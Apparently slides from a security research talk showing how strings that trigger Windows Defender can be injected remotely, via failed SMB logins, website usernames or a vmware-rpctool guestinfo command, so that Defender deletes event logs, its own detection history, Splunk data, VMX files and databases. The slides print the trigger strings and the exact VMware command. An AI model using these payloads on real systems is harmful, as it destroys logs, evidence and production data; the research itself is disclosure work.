[Learn more](#)

Affected items:

file: C:\Windows\System32\winevt\Logs\Application.evtx

OK



# Remote - Deletion of Windows event log file


Failed SMB login attempts, the username includes signature

Security.evtx remotely deleted

The screenshot shows the Windows Event Viewer interface. The left pane displays navigation options like Event Viewer (Local), Custom Views, Windows Logs (with Application, Security, Setup, System, Forwarded Events), Applications and Services Log, and Subscriptions. The right pane is titled 'Security' and shows 'Number of events: 13,963 (!) New events available'. A table lists 13 audit failure events from 29/10/2022 12:30:22, all from Microsoft Windows security auditing, with Event ID 4625 and Task Category Logon. Below this, a detailed view of 'Event 4625, Microsoft Windows security auditing.' is shown. The 'General' tab is selected, showing 'Friendly View' is chosen. The 'EventData' section is expanded, showing fields: SubjectUserId S-1-0-0, SubjectUserName -, SubjectDomainName -, SubjectLogonId 0x0, TargetUserId S-1-0-0, TargetUserName Add-Member NoteProperty -Name VirtualProtect -Value \$VirtualProtect, and TargetDomainName domain. The 'TargetUserName' field is highlighted with a red border.

The screenshot shows a tool interface with the title 'HackTool:Win32/Mikatz!dha'. It displays the following information:  
Alert level: High  
Status: Active  
Date: 29/10/2022 12:34  
Category: Tool  
Details: This program has potentially unwanted behavior.  
  
A 'Learn more' link is present. Below it, under 'Affected items:', is a red-bordered box containing the path 'file: C:\Windows\System32\winevt\Logs\Security.evtx'. At the bottom right is a large grey 'OK' button.

## Remote - Remote Deletion of Windows event log file



# Windows Defender - Delete Windows Defender detection logs

**Self cannibalism** - Defender deletes its own detection logs :)

Date: 02/11/2022 1:47

Details: This program has potentially unwanted behavior.

Affected items:

containerfile: C:\playground\12.msi

containerfile: C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\DetectionHistory\22\64BA29BD-70EC-400A-854A-612ABD9022AB

containerfile: C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\Detectors.log

HackTool:Win32/Mikatzldha

Alert level: High

Status: Active

Date: 21/11/2022 0:17

Category: Tool

Details: This program has potentially unwanted behavior.

[Learn more](#)


Affected items:

containerfile: C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\DetectionHistory\18\E2AA9560-9748-45FD-B6EA-9FFB8F3C4E42

containerfile: C:\ProgramData\Microsoft\Windows Defender\Support\MPLog-20210202-121608.log


file: C:\ProgramData\Microsoft\Windows Defender\Scans\History\Service\DetectionHistory\18\E2AA9560-9748-45FD-B6EA-9FFB8F3C4E42->(UTF-16LE)

file: C:\ProgramData\Microsoft\Windows Defender\Support\MPLog-20210202-121608.log->(UTF-16LE)



OK

# Windows Defender - Self cannibalism demo




# EvilSignature - Collateral damage - 2nd phase - Splunk


All rivers flow to the sea



# Domino Effect - Splunk



- All rivers flow to the sea ... all logs flow to Splunk



# EvilSignature - Collateral damage - 2nd phase - Splunk

Manually adding log file, the filename includes the EvilSignature

The screenshot shows the Splunk Add Data - Set Source Type interface. The 'Source' field contains 'frompyinput.keyboardstr(key.txt)'. A red box highlights this source. A warning message in a red-bordered box states: 'Error reading preview settings file: C:\Program Files\Splunk\var\run\splunk\dispatch\1667939169.19\index\_preview.csv. Operation did not complete successfully because the file contains a virus or potentially unwanted software.' Below the source field are buttons for 'Source type: Select Source Type' and 'Save As'. On the right, there's a preview window showing event data and a Windows Security threat notification.

Backdoor:PHP/Remoteshell.B

Alert level: Severe

Status: Active

Date: 08/11/2022 12:36

Category: Backdoor

Details: This program provides remote access to the com  
on.

[Learn more](#)

Affected items:

file: C:\Program Files\Splunk\var\lib\splunk\defaultdb\db  
\hot\_v1\_0\rawdata\0

HackTool:SH/PythonKeylogger.B

Alert level: High

Status: Active

Date: 08/11/2022 12:26

Category: Tool

Details: This program has potentially unwanted behavior.

[Learn more](#)

Affected items:

file: C:\Program Files\Splunk\var\run\splunk\dispatch  
\1667939169.19\indexpreview.csv  
file: C:\Program Files\Splunk\var\run\splunk\dispatch  
\1667939169.19\info.csv  
file: C:\Program Files\Splunk\var\run\splunk\dispatch  
\1667939169.19\status.csv

# EvilSignature - Collateral damage - 2nd phase - Splunk

- Splunk collect windows security event logs

EventType=0  
ComputerName=DESKTOP-6655UUR  
[Show all 61 lines](#)

Event Actions ▾		
Type	<input checked="" type="checkbox"/> Field	Value
Selected	<input checked="" type="checkbox"/> host ▾	DESKTOP-6655UUR
	<input checked="" type="checkbox"/> source ▾	WinEventLog:Security
	<input checked="" type="checkbox"/> sourcetype ▾	WinEventLog:Security
Event	<input type="checkbox"/> Account_Domain ▾	- domain
	<input type="checkbox"/> Account_Name ▾	-

HackTool:Win32/MikatzIdha

Alert level: High  
Status: Active  
Date: 08/11/2022 14:18  
Category: Tool  
Details: This program has potentially unwanted behavior.

[Learn more](#)

Affected items:  
file: C:\Program Files\Splunk\var\lib\splunk\defaultdb\db\hot\_v1\_0\rawdata\8999987

OK

Add-Member NoteProperty -Name VirtualProtect -Value \$VirtualProtect


# VMWARE - Permanent Denial Of Service



# VMWARE - Permanent Denial Of Service

- VMX file contains the configuration data of the guest VM and it's necessary for the machine to boot up.

# VMWARE - Permanent Denial Of Service



A screenshot of a terminal window titled "john@john-virtual-machine: ~/Desktop". The terminal is running on a Linux system. The command entered is:

```
john@john-virtual-machine:~/Desktop$ vmware-rpctool "info-set guestinfo.detailed.data <%eval request('a')%>"
```

# VMWARE - Permanent Denial Of Service

```
john@john-virtual-machine: ~/Desktop
john@john-virtual-machine:~/Desktop$ vmware-rpctool "info-set guestinfo.detailed.data <%eval request('a')%>"
```

Ubuntu 64-bit - Eset32 - VMware Workstation

VMware Workstation unrecoverable error: (vcpu-1)

Failed to reopen dictionary after renaming "C:\Users\Shmuel\Documents\Virtual Machines\Ubuntu 64-bit - Eset32\Ubuntu 64-bit - Eset32.vmx~" to "C:\Users\Shmuel\Documents\Virtual Machines\Ubuntu 64-bit - Eset32\Ubuntu 64-bit - Eset32.vmx": Error (2)

A log file is available in "C:\Users\Shmuel\Documents\Virtual Machines\Ubuntu 64-bit - Eset32\vmware.log".

You can request support.

To collect data to submit to VMware support, choose "Collect Support Data" from the Help menu.

You can also run the "vm-support" script in the Workstation folder directly.


We will respond on the basis of your support entitlement.

OK

## VMWARE - Permanent Denial Of Service



# VMWARE - Permanent Denial Of Service - Demo




# Remote deletion of Production Databases




# Remote Deletion of Web Server DataBase - MariaDB

1. Register a new user in a website

The user name is the signature




2. Signature is written to backend DB




3. Defender deletes the entire DB.

# Remote Deletion of Web Server DataBase - MARIADB DEMO




# Most popular databases worldwide as of August 2022




<https://www.statista.com/statistics/809750/worldwide-popularity-ranking-database-management-system>

# Remote Deletion of Web Server DataBase - MySQL - Linux



# We were able to remotely delete four different databases

